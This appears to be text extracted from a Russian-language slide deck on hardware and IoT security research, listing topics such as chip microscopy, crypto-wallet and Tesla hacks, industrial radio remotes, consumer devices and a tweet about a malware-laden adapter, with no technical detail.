
EM analysis




SEM




SEM



FIB



Взлом криптокошелька Trezor



Coinkite Coldcard




Tesla

BEHIND THE SCENES

FLIPPER ZERO TESLA HACK



Tesla



Industrial Remote Controllers




A Security Analysis of Radio Remote Controllers for Industrial Applications

Jonathan Andersson, Marco Balduzzi, Stephen Hilt, Philippe Lin,
Federico Maggi, Akira Urano, and Rainer Vosseler

О чем доклад?




Используется для следующего
оборудования и механизмов



Bosch Rexroth




Comcast XR11




LG TV




iRobot



Strava



IoT



Aliexpress




Eva Prokofiev

@evapro30

The Chinese are at it again..(aliexpress) its an rj45 adapter, but with SPI flash memory chip acting as storage with .exe recognized as malware for windows, and of course sold over 10k times... 🙄

[Перевести пост](#)



3:21 PM · 12 янв. 2025 г. · **2,9 млн** просмотр

596

4 тыс.

26 тыс.

6 тыс.



Dyson CameraJet




XXX



Adventures in buttplug penetration (testing)

 @smealum

